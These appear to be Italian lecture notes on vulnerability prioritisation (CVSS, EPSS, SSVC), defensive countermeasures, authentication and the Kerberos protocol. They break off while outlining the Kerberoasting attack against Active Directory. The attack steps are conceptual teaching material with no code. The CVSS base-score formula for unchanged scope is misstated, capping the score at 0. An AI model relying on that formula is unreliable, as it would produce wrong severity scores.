Applicare una patch richiede spesso l'interruzione dell'esecuzione del sistema, che può causare perdite economiche significative. Esistono alcuni sw che non possono essere interrotti (Netflix). Inoltre, il sistema deve essere ricertificato per garantire che funzioni correttamente dopo l'aggiornamento.

A causa della complessità e dei costi coinvolti, è essenziale ridurre al minimo il numero di patch applicate. Alcune vulnerabilità possono essere meno critiche e non causare danni immediati, mentre altre necessitano di un intervento rapido. E' importante scegliere quali vulnerabilità risolvere prima. In media, un'organizzazione può correggere solo circa il 10% delle vulnerabilità esistenti attraverso patch. Quando si hanno tanti problemi, è consigliato applicare una sola patch.

Esistono varie metodologie per definire la **pianificazione** delle patch, basate su criteri come la criticità della vulnerabilità, l'impatto sulle operazioni di business e il rischio complessivo per la sicurezza. Analizziamo come metrica il CVSS.

Common Vulnerability Scoring System (CVSS)

Il **Common Vulnerability Scoring System (CVSS)** è un sistema utilizzato per **valutare la gravità** di una vulnerabilità assegnando ad essa un **punteggio numerico**.

Questo punteggio complessivo che va da 0 a 10 viene tradotto in rischio qualitativo classificato come None, Low, Medium, High and Critical.

Severity	Base Score
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Viene definita una soglia di patching. Se una vulnerabilità ha un punteggio superiore a questa soglia, deve essere applicata una patch per risolverla.

Il CVSS può classificare una singola vulnerabilità, mentre le intrusioni complesse sfruttano più vulnerabilità contemporaneamente. Inoltre la gravità di una vulnerabilità varia a secondo dell'ambiente e del modo in cui viene sfruttata insieme ad altre vulnerabilità.

Metriche di valutazione

Il CVSS valuta le vulnerabilità basandosi su tre gruppi di metriche.

Metriche di base: Considerano le caratteristiche fondamentali della vulnerabilità, che rimangono **costanti nel tempo** e **non variano** tra diversi ambienti utente.

Metriche temporali: Considerano le caratteristiche di una vulnerabilità che possono **cambiare nel tempo**, ma che **non variano** tra ambienti diversi.

Metriche ambientali: Considerano le caratteristiche della vulnerabilità specifiche per un **determinato** ambiente. Questo permette di valutare in modo più preciso il rischio reale per un'organizzazione o un contesto specifico.

Le Base Metrics forniscono una rappresentazione intuitiva delle caratteristiche fondamentali della vulnerabilità. Le Temporal e Environmental Metrics forniscono informazioni che consentono di riflettere sul rischio specifico in un determinato ambiente o momento, aiutando le organizzazioni a prendere decisioni più informate per mitigare i rischi.

Base Metric Group

Gruppo di metriche che valuta le caratteristiche intrinseche di una vulnerabilità. È suddiviso in due categorie principali:

Exploitability metrics: Misurano quanto sia facile **sfruttare** una vulnerabilità.

Attack Vector: Indica la **distanza** che un attaccante deve percorrere per sfruttare la vulnerabilità (fisica, locale, adiacente, di rete).

Attack Complexity: Indica la **complessità** necessaria per sfruttare la vulnerabilità.

Privileges Required: Indica il **livello di privilegi** richiesti per sfruttare la vulnerabilità.

User Interaction: Indica se è necessaria **l'interazione dell'utente** per sfruttare la vulnerabilità.

Impact metrics: Misurano l'**impatto** che la vulnerabilità ha su:

→**Confidentiality Impact**

→**Integrity Impact**

→**Availability Impact**

Temporal Metric Group:

Gruppo di metriche che riflette le caratteristiche di una vulnerabilità che cambiano nel tempo:

Exploit Code Maturity: Indica quanto sia **disponibile** ad oggi il codice exploit per sfruttare la vulnerabilità.

Remediation Level: Indica se **esistono ad oggi patch** disponibili.

Report Confidence: Misura il livello di certezza sul report della vulnerabilità.

Environmental Metric Group

Gruppo di metriche che valuta l'impatto specifico di una vulnerabilità in un particolare contesto.

Confidentiality Requirement: Quanto è importante mantenere la riservatezza in quel contesto.

Integrity Requirement: Quanto è importante mantenere l'integrità dei dati in quel contesto.

Availability Requirement: Quanto è fondamentale mantenere la disponibilità del sistema in quel contesto.

Le **Modified Metrics** sono metriche che consentono all'analista di modificare i valori delle metriche di base in base alle caratteristiche dell'ambiente utente, in modo da ottenere un punteggio più rappresentativo delle condizioni reali.

Ad ogni metrica viene assegnato un punteggio numerico tramite una tabella. Il punteggio finale è una sintesi che tiene conto delle caratteristiche intrinseche, temporali e specifiche dell'ambiente, utilizzando le seguenti formule.

The the CVSSv3.1 Base Score equations

$$ISS = 1 - ((1 - Confidentiality) \times (1 - Integrity) \times (1 - Availability))$$

$$\text{Impact} = \begin{cases} 7.52 \times (ISS - 0.029) - 3.25 \times (ISS - 0.02)^{15} & \text{if Scope is Changed} \\ 6.42 \times ISS & \text{if Scope is Unchanged} \end{cases}$$

$$\text{Exploitability} = 8.22 \times \text{Attack Vector} \times \text{Attack Complexity} \times \text{Privileges Required} \times \text{User Interaction}$$

$$\text{Base Score} = \begin{cases} 0 & \text{if Impact} \leq 0 \\ \text{Roundup}(\text{Minimum}(1.08 \times (\text{Impact} + \text{Exploitability}), 10)) & \text{if Scope is Changed} \\ \text{Roundup}(\text{Minimum}(\text{Impact} + \text{Exploitability}, 0)) & \text{if Scope is Unchanged} \end{cases}$$

La pianificazione delle patch su CVSS

L'idea principale è quella di applicare per prime le patch per le vulnerabilità con un punteggio CVSS più alto, poiché queste sono considerate più gravi.

Il problema è che un punteggio CVSS alto non garantisce che la vulnerabilità faccia parte di una catena di attacco **sfruttabile** nel sistema specifico, che porta ad una reale intrusione. Gli attaccanti spesso preferiscono sfruttare vulnerabilità che hanno già utilizzato in passato. Anche se una nuova vulnerabilità ha un punteggio CVSS alto, potrebbe non essere la prima scelta per un attaccante.

Anche considerando i punteggi temporali e ambientali, il CVSS non fornisce una misurazione adeguata del rischio in base al contesto e alle conseguenze.

Correzioni al CVSS: Dragos

Dragos fornisce punteggi CVSS corretti, basati su come un avversario potrebbe sfruttare una vulnerabilità. Questi punteggi corretti permettono ai professionisti di dare priorità alle vulnerabilità che comportano il maggior rischio per il loro specifico ambiente, concentrando così le risorse sui problemi più gravi.

Exploit Prediction Scoring System

L'**Exploit Prediction Scoring System** è una misura che valuta la **probabilità** che una vulnerabilità **venga sfruttata** nei prossimi 30 giorni. **Non valuta l'impatto** della vulnerabilità.

EPSS monitora i tentativi di sfruttamento delle vulnerabilità e raccoglie quante più informazioni possibili su ciascuna vulnerabilità.

L'EPSS non tiene conto dell'ambiente specifico in cui si trova la vulnerabilità, né delle misure di sicurezza compensative. Non fornisce una visione completa del rischio, ma può essere utilizzato come uno dei fattori per l'analisi del rischio.

CVSS v4.0

Il CVSS v4.0 introduce diverse novità per migliorare la precisione e l'utilità del punteggio delle vulnerabilità.

Viene aggiunto il **requisito di attacco** come nuovo parametro e viene migliorata la classificazione dell'**interazione con l'utente**, distinguendo tra *Nessuna*, *Attiva* o *Passiva*.

I parametri di *Confidenzialità*, *Integrità* e *Disponibilità* (C/I/A) vengono espansi per distinguere meglio tra il sistema vulnerabile e i sistemi successivi potenzialmente coinvolti.

Alcuni parametri come il *Remediation Level*, la *Report Confidence* e la *Exploit Code Maturity* vengono semplificati in un'unica metrica chiamata **Exploit Maturity**.

Vengono introdotte nuove metriche facoltative per migliorare l'analisi, come *Automatable* (quanto il problema è automatizzabile), *Recovery* (la capacità di recupero), *Value Density* (valore associato ai dati coinvolti), *Vulnerability Response Effort* (sforzo richiesto per mitigare il rischio), *Provider Urgency* (urgenza da parte del fornitore).

Vengono aggiunti valori di sicurezza specifici nelle metriche ambientali per applicazioni in ambiti come l'IoT.

Stakeholder-Specific Vulnerability Categorization

Lo **Stakeholder-Specific Vulnerability Categorization (SSVC)** è un sistema che guida le organizzazioni nel **decidere come gestire** le vulnerabilità in base alla gravità e all'urgenza, con azioni che vanno dal semplice **monitoraggio** (Track) fino all'**intervento immediato** (Act).

Nel modello standard ci sono 5 possibili decisioni che guidano le 4 azioni necessarie per la gestione della vulnerabilità.

Track: La vulnerabilità non richiede azioni immediate, deve continuare ad essere monitorata.

Track*: La vulnerabilità richiede un monitoraggio più attento.

Attend: La vulnerabilità richiede attenzione da parte dei responsabili interni dell'organizzazione.

Act: La vulnerabilità richiede un'attenzione immediata da parte dei leader dell'organizzazione. Deve essere risolta il prima possibile.

Decision Point 1 - Stato di Sfruttamento: Valuta se una vulnerabilità è stata sfruttata o può essere sfruttata attivamente.

Decision Point 2 - Impatto Tecnico: Determina il livello di controllo che un attaccante può ottenere sfruttando la vulnerabilità.

Decision Point 3 - Automabilità: Valuta se i passaggi necessari per sfruttare la vulnerabilità possono essere automatizzati.


Decision Point 4 - Mission Prevalence & Public Well-Being

Mission Prevalence: Si misura l'importanza di un componente vulnerabile rispetto al supporto delle funzionalità essenziali.

Public Well-Being Impact (Impatto sul Benessere Pubblico): Si misura l'impatto della vulnerabilità in termini di effetti fisici, ambientali, finanziari e psicologici:

Decision Point 5 – Mitigation: Si valuta se la complessità della mitigazione, in base alla disponibilità, alla difficoltà di cambiamento del sistema e al tipo di mitigazioni attuabili.

Da queste decisioni si crea un albero che decide il grado di intervento.



Contromisure


La classificazione delle contromisure viene suddivisa in tre categorie:

Proattive (Proactive): Sono contromisure applicate **prima** che si verifichi un attacco, con lo scopo di prevenirlo.

Dinamiche (Dynamic): Sono contromisure applicate **durante** un'intrusione, con l'obiettivo di impedire all'attaccante di raggiungere il suo scopo.

Reattive (Reactive): Sono contromisure applicate **dopo** che si è verificata un'intrusione, per prevenire il successo di attacchi futuri.

Queste fasi possono essere esplorate in modo più dettagliato.



Fase Prevent: Consiste in un approccio di prevenzione **attivo e aggressivo** in cui non ci si limita a costruire barriere difensive, ma si tenta di neutralizzare in anticipo **l'attaccante**. Per fare questo possiamo utilizzare HoneyPot e Deception. Si gestisce le superfici di attacco, riducendo i punti vulnerabili esposti.

Honeypot: Sistema deliberatamente vulnerabile, progettata per attirare gli attaccanti, permettendo così di ottenere informazioni sugli attaccanti.

Deception: Strategia che include tecniche per ingannare gli attaccanti e fargli credere di aver raggiunto i loro obiettivi, mentre in realtà stanno interagendo con risorse false, in modo da scovare le sue strategie e posizione. (Credenziali false).

Fase Resist: Comprende una serie di tecniche e misure che vengono applicate per resistere agli attacchi informatici in corso e interrompere le attività dell'attaccante, come l'applicazione di patch alle vulnerabilità e la separazione delle risorse della rete in modo da limitare i movimenti degli attaccanti e proteggere le aree più sensibili della rete.

Fase Discover: Vengono usati strumenti per rilevare attacchi in corso o già avvenuti, permettendo di rispondere rapidamente all'intrusione e individuare l'attaccante, come tool che analizzano il traffico di rete e i log di sistema per identificare comportamenti anomali.

Fase Recovery: Consiste nel riportare i sistemi alla normalità dopo un attacco. Può essere utilizzato un approccio Hot o Cold Redundancy.

Hot Redundancy: Le repliche del sw sono sincronizzate continuamente in tempo reale col sistema principale. Se avviene un guasto al sistema primario, il sistema secondario viene attivato immediatamente.

Cool Redundancy: Prevede il ripristino del sw da un backup non attivo che viene sincronizzato periodicamente. Il sistema rimane non operativo fino al completamento del processo di ripristino.

Fase React: Azioni che vengono intraprese dopo un attacco informatico per evitare che lo stesso tipo di attacco si ripeta in futuro, come correzione delle vulnerabilità. Vengono effettuate indagini forensi digitali per analizzare le prove e rispondere all'incidente.

Robustezza vs Resilienza

Def. Per **robustezza** si intende la capacità di un sistema di continuare a funzionare correttamente e di resistere a condizioni avverse, come attacchi o guasti. I progettisti anticipano i possibili problemi e costruiscono soluzioni per funzionare in modo efficace nonostante la gravità delle interruzioni.

Def. La **resilienza** è la capacità di un sistema di **riprendersi** dopo un'interruzione e **tornare** al suo stato originario di prestazioni.

Def. La **business continuity** si concentra sul mantenere le attività di business **senza interruzioni**, anche quando ci sono problemi che influenzano il sistema. Viene garantita in caso di disastro grazie alla migrazione del sw in sedi alternative o alla Hot Redundancy.

La **robustezza** e la **resilienza** sfruttano **ridondanza** e **eterogeneità**.

La **ridondanza** implica avere risorse duplicate all'interno di un sistema per gestire guasti. Oltre alle già note Hot and Cold Redundancy, esiste la **Triple Modular Redundancy**, che consiste nella presenza di tre istanze del sw che ricevono lo stesso input ed eseguono la stessa operazione. Il risultato viene determinato attraverso una votazione, che può essere centralizzata, in cui un'unica istanza centrale che raccoglie gli output dai moduli e decide il risultato, oppure decentralizzata, in cui ogni modulo vota il risultato in modo anonimo.

L'**eterogeneità** implica l'utilizzo di componenti provenienti da **fornitori diversi** per ridurre il rischio di fallimento catastrofico dovuto a una singola vulnerabilità.

La **resilienza** del sistema si basa sulla capacità del sistema di adattarsi a nuove condizioni per mantenere il comportamento normale.

Il **monitoraggio costante** è essenziale per rilevare quanto il comportamento attuale del sistema si stia avvicinando a una **condizione limite**. In tal caso, deve avviare azioni di riconfigurazione per tornare al comportamento normale.

La precisione e la velocità del monitoraggio sono cruciali, perché il **costo della riconfigurazione** dipende dalla distanza tra il comportamento attuale e quello normale.

Prima viene rilevato il problema, **minore** sarà il costo e più efficace la riconfigurazione.

L'obiettivo delle azioni di riconfigurazione non programmate è **sopprimere il disturbo** che ha causato il cambiamento di comportamento e **Evitare di perdere il controllo** del sistema.

Def. Il **Minimal System** è un sottoinsieme del sistema, composto da moduli robusti e eterogenei, che contiene l'**insieme minimo di moduli** necessari a fornire le **funzionalità principali** del sistema che non possono essere compromesse, insieme ai moduli necessari per **ripristinare** il sistema allo stato originario.

Questi moduli sono più difficili da attaccare e, grazie alla loro diversità, meno vulnerabili a un singolo tipo di attacco.

Il **minimal system** è il punto di partenza per ripristinare il funzionamento normale del sistema dopo un attacco. La **perdita di controllo** sul minimal system impedisce il ripristino del sistema e può portare a conseguenze catastrofiche.

AUTHENTICATION

Il **Trusted Computing Base (TCB)** è l'insieme di componenti hw e sw critiche di un sistema che costituiscono la base fidata sicura di un sistema informatico e forniscono **funzionalità chiave a tutto** il sistema per garantire la sua sicurezza.

La sicurezza complessiva dipende dalla correttezza e dall'affidabilità del TCB, poiché una compromissione di qualsiasi sua parte può compromettere l'intero sistema. Il TCB supporta funzionalità fondamentali come l'autenticazione, l'autorizzazione e la gestione dei diritti di accesso.

Autenticazione e autorizzazione

Ogni volta che un soggetto cerca di compiere un'operazione su un oggetto, quest'azione viene associata alla tripletta **<soggetto, oggetto, operazione>**.

Sulla tripletta viene effettuato il controllo dell'identità del soggetto (autenticazione) e si verifica se il soggetto ha i diritti per eseguire quella determinata operazione su tale oggetto (autorizzazione).

L'**autenticazione** serve a dimostrare che l'utente è davvero chi dice di essere.

L'**autorizzazione** consiste nel determinare quali operazioni un utente è autorizzato a compiere su una certa risorsa.

Una volta che il soggetto è stato autenticato, l'autorizzazione crea una mappa tra l'identità dell'utente e i diritti di accesso, rappresentati per ogni soggetto da coppie del tipo **<oggetto, operazione>**. La maggior parte della gestione dei diritti di accesso è un compito del **SO**.

È possibile far gestire anche l'autenticazione al SO, ma è preferibile utilizzare componenti specializzati.

Classi di autenticazione

Autenticazione debole statica: Include metodi come password o PIN, considerati deboli perché l'informazione usata rimane sempre la stessa e può essere intercettata da un attaccante.

Autenticazione debole non statica: Usa tecniche crittografiche per generare informazioni che cambiano a ogni utilizzo, come i **one-time passwords (OTP)**. Sono possibili attacchi come il furto di sessione.

Autenticazione forte (Strong): Utilizza tecniche matematiche e crittografia avanzata per produrre informazioni che non vengono mai ripetute e che possono essere validate tramite un canale separato.

Meccanismi di autenticazione

L'autenticazione **basata sulla conoscenza** si affida al fatto che gli utenti forniscano **informazioni personali** segrete, come **password**. La password viene in genere hashata sul server e viene aggiunto un valore casuale salt.

L'autenticazione **basata sul possesso** si basa sul fatto che l'utente possieda un **dispositivo fisico** che può generare informazioni conosciute dal sistema, che l'utente inserirà al momento dell'autenticazione. Un esempio è l'invio di un codice OTP al numero di telefono dell'utente, o l'uso di un badge.


L'autenticazione **basata sugli attributi** si basa su un **attributo biometrico** unico dell'utente, come un'impronta digitale o la retina, registrato nel sistema.

Tramite il riconoscimento di attributi fisici può succedere che una persona non autorizzata viene riconosciuta o che un utente autorizzato non viene riconosciuto. Inoltre, un attacco alla linea di comunicazione può compromettere i dati biometrici, ed è difficile cambiare un attributo fisico se viene compromesso.


Per rafforzare l'autenticazione, molti sistemi ora utilizzano **l'autenticazione multifattoriale**, che combina i diversi approcci.

Una password può essere dedotta tramite social engineering, brute force e intercettazione di comunicazione non protetta.

Autenticazione Challenge-Response



Il **client** invia al **server** il proprio **nome utente** per iniziare il processo di autenticazione. Il server risponde al client inviando una **sfida**, un numero casuale R, che cambia a ogni sessione, per evitare attacchi di tipo reply. Il client critta la propria password col numero R e la invia al server. Il server utilizza la stessa password per decriptare il messaggio ricevuto e verificare che corrisponda al numero R. In tal caso, il server concede l'accesso all'utente.



One-time password (OTP): L'OTP viene generata dal server tramite una **funzione a senso unico**, utilizzando la password dell'utente combinato con una variabile casuale. Viene trasmessa all'utente tramite un mezzo sicuro. L'utente la utilizza per autenticarsi, e il server verifica che l'OTP sia valida nel contesto della sessione corrente. Poiché l'OTP è valida una sola volta, anche se un malintenzionato intercetta l'OTP, non può riutilizzarla per accedere.

Obsolescenza delle regole tradizionali


Le regole precedenti che richiedevano l'uso di vari stili di caratteri (come lettere maiuscole, minuscole, numeri, simboli) e il cambiamento periodico della password sono considerate **obsolete e dannose**. L'uso di vari stili di caratteri e il cambiamento periodico delle password sono considerati obsoleti e dannosi, perché inducono gli utenti a utilizzare password poco sicure e che non ricordano. Le password devono essere cambiate solo in caso di compromissione.

Requirement	AAL1	AAL2	AAL3
Permitted Authenticator Types	<ul style="list-style-type: none"> • Any AAL2 or AAL3 authenticator • Password • Look-up secret • Out-of-band • SF OTP • SF cryptographic 	<ul style="list-style-type: none"> • Any AAL3 authenticator • MF out-of-band • MF OTP • Password plus: <ul style="list-style-type: none"> • Look-up secret • Out-of-band • SF OTP 	<ul style="list-style-type: none"> • MF cryptographic • SF cryptographic plus password
FIPS 140 Validation	Level 1 (Government agency verifiers)	Level 1 (Government agency authenticators and verifiers)	<ul style="list-style-type: none"> • Level 3 physical security • Level 1 overall (MF cryptographic)
Reauthentication	30 days overall	24 hours overall 1 hour inactivity	12 hours overall 15 minutes of inactivity
Phishing Resistance	Not required	Recommended; must be available	Required
Replay Resistance	Not required	Required	Required
Authentication Intent	Not required	Recommended	Required

Kerberos

Kerberos è un **protocollo di autenticazione** di rete basato su **crittografia simmetrica**, concepito per permettere a un *client* di dimostrare in modo sicuro la propria identità a un *server* su una rete non necessariamente sicura.

In un ambiente Kerberos, le entità in gioco sono tre: Client, Server e Key Distribution Center.



Client (C): Utente che richiede di accedere a un servizio di rete. Si autentica inizialmente presso il KDC e poi utilizza i ticket per provare la propria identità ai server.

Server (S): Server applicativo che offre un servizio e deve verificare che il client sia effettivamente chi dichiara di essere, prima di concedere l'accesso al servizio.

KDC (Key Distribution Center): Servizio centralizzato e fidato con cui ogni entità che desidera comunicare condivide le proprie chiavi segrete. Si occupa di **autenticare** i client; **Distribuire "ticket"** e chiavi di sessione per accedere in sicurezza ai server; **Verificare** che le entità in gioco siano chi dicono di essere. Il KDC è composto da due sottoservizi logici:


Authentication Server (AS): Servizio responsabile dell'autenticazione iniziale del client.

Ticket Granting Server (TGS): Servizio responsabile della generazione dei biglietti ticket per accedere a specifici servizi.

Kerberos sfrutta la crittografia a **chiave simmetrica**. Ogni entità **condivide** una chiave segreta **solo** con il KDC. Queste **chiavi di lungo periodo** ("master key") sono in genere derivate dalle password degli utenti o dalle configurazioni dei server. Quando client e server devono comunicare, il KDC fornisce loro una **chiave di sessione temporanea**, critograficamente forte, da usare per proteggere le comunicazioni.

Il flusso di autenticazione in Kerberos

Il protocollo Kerberos prevede diversi passaggi per autenticare un client presso un server.



AS_REQ (richiesta di autenticazione): Il client (C) desidera “farsi riconoscere” dal sistema Kerberos. C quindi invia una richiesta all’**Authentication Server (AS)**, parte del KDC. In questa richiesta, il client C include: Il proprio identificativo (es. nome utente); Un timestamp per proteggersi da attacchi di replay; L’indicazione di voler ottenere un **ticket-granting ticket** (TGT), che lo abiliterà a chiedere in seguito accesso ai vari servizi.

AS REP (risposta di autenticazione):

L’**Authentication Server (AS)**, dopo aver verificato che il client esiste nel database e che le credenziali siano corrette, risponde con due informazioni fondamentali: La prima è la **chiave di sessione** tra client e Ticket Granting Service (**K_C_TGS**) **crittografata** con la chiave **principale** del client C, che il client C userà per **autenticare la propria identità** presso il Ticket Granting Service TGS. La seconda è un **ticket-granting ticket** (TGT), **crittografato** con la chiave **segreta condivisa fra il TGS e l’AS**, che contiene l’identità del client, la chiave di sessione **K_C_TGS** e il timestamp usato come scadenza. Il client userà il TGT per richiedere ticket per servizi specifici.

Il client, che solo lui conosce, dimostrando di conoscere la propria password, decripta dalla prima informazione la chiave di sessione **K_C_TGS**. La seconda parte, il TGT, destinata al TGS non è leggibile dal client; è un “lasciapassare” che soltanto il TGS può aprire.

Ottenimento del ticket per il server desiderato (TGS_REQ / TGS REP)

TGS_REQ (richiesta di servizio al TGS):

Il client invia al **Ticket Granting Server (TGS)** il proprio TGT e un messaggio crittografato con la **chiave di sessione K_C_TGS** contenente l’identità del server S che si vuole contattare e un timestamp.

La chiave di sessione **K_C_TGS** dice al TGS che il client è chi dice di essere, mentre la presenza della chiave segreta del AS e del TGS nel TGT dice che il client è ritenuto affidabile dall’AS e solo il TGS può decrittografarlo, garantendo che il ticket non possa essere manipolato da terzi.

TGS REP (rilascio del ticket per il server):

Il TGS, dopo aver verificato la validità del TGT e dell’identità del client, invia al client due informazioni: La prima, una **chiave di sessione K_C_S** specifica per il client C e il server S con il timestamp di durata del ticket, che servirà per proteggere le comunicazioni fra C e S; La seconda, un **Application Ticket**, crittografato con la chiave **segreta che il TGS condivide con S**, che contiene l’identità del client, la chiave di sessione **K_C_S** e il timestamp usato come scadenza.

Il client decrittografa con la propria chiave la chiave di sessione **K_C_S**, che autentica il client con il server.

Autenticazione presso il server applicativo (AP_REQ / AP REP)

AP_REQ (richiesta di autenticazione presso il server S)

Il client C invia al server S: Come prima informazione, l'**Application Ticket** crittografato con la chiave condivisa tra il TGS e il server S, contenente l'identità del client, la chiave di sessione per C e S (**K_C_S**) e il timestamp di validità del ticket; Come seconda informazione, un messaggio crittografato con la chiave di sessione **K_C_S**, che include un valore casuale/timestamp e l'identità del client.

Il primo messaggio serve a autenticare il server, dire che il client è ritenuto affidabile dal TGT e a far ottenere al server la chiave di sessione **K_C_S**. Il secondo messaggio serve ad autenticare il client (Riesce a decrittografare la chiave di sessione; il server può confrontare le due identità ricevute), a dimostrare che il timestamp è recente e quindi non manomesso e scambiare col server un valore conosciuto solo da entrambi.

AP REP (risposta del server):

Il server, se tutto è corretto (il ticket è valido, non scaduto, il timestamp è coerente, ecc.), risponde con il timestamp incrementato di 1 (o un messaggio analogo) crittografato con **K_C_S**. Ciò dimostra al client che: Il server è davvero S (perché possiede la chiave segreta usata dal TGS, necessaria a decifrare il ticket); Il server ha effettivamente accettato il ticket e riconosciuto l'identità di C.

A questo punto, il client e il server condividono **K_C_S**, e possono scambiarsi i dati del servizio in maniera sicura (crittografata). L'autenticazione è completata.

Considerazioni

La finestra di validità di ogni ticket impedisce che un ticket intercettato da un attaccante possa essere riutilizzato indefinitamente. Una volta scaduto, il client deve ripetere la procedura di richiesta al TGS, ottenendo un nuovo ticket.

Poiché il KDC conosce tutte le chiavi principali, è l'elemento più critico del sistema, che deve essere messo in sicurezza (sia a livello fisico sia a livello di policy). Se un attaccante compromettesse il KDC, potrebbe impersonare qualunque entità o impedire l'accesso a qualsiasi servizio. Durante il ripristino del servizio, tutte le password devono essere cambiate.

Per integrare Kerberos in un sistema, si presuppone di poter accedere al codice sorgente e adottarlo. In alcuni casi può essere difficoltoso.

In caso di attacco, l'analisi forense diventa più complessa, poiché il sistema si basa su ticket crittografati piuttosto che su connessioni dirette con credenziali in chiaro.

Ogni ticket emesso da Kerberos ha una finestra temporale in cui è valido. Per alcune applicazioni, questa finestra potrebbe essere troppo breve.

Attacchi a Kerberos

Windows Active Directory (AD) è un sistema di gestione centralizzata delle identità che funziona come una directory che archivia informazioni su utenti e dispositivi, consentendo

agli amministratori di autenticare gli utenti e gestire i diritti di accesso alle risorse. Windows Kerberos per l'autenticazione. Ogni account di un server è associato ad un identificativo chiamato **Service Principal Name (SPN)**, utile a Kerberos per capire a quale servizio un utente richiede di accedere.

Kerberoasting è una tecnica d'attacco **post-intrusione** che mira a **ottenere** il “password hash” di un account di servizio presente nell’Active Directory; **craccare** questo hash **offline**, in modo da ricavare la password in chiaro del server. **Impersonare** l’account del server e accedere alle risorse di rete con i privilegi associati a tale account.

Accesso iniziale a un account di dominio: L’attaccante compromette un **account di un qualunque utente di dominio**.

Richiesta del ticket di servizio: In un dominio AD, **qualunque utente autenticato** può richiedere al TGS un ticket Kerberos associato a un nome di un server specifico.

Ricezione del TGS Ticket: Il TGS risponde inviando un **ticket** crittografato **con la hash della password** dell’account del server richiesto.

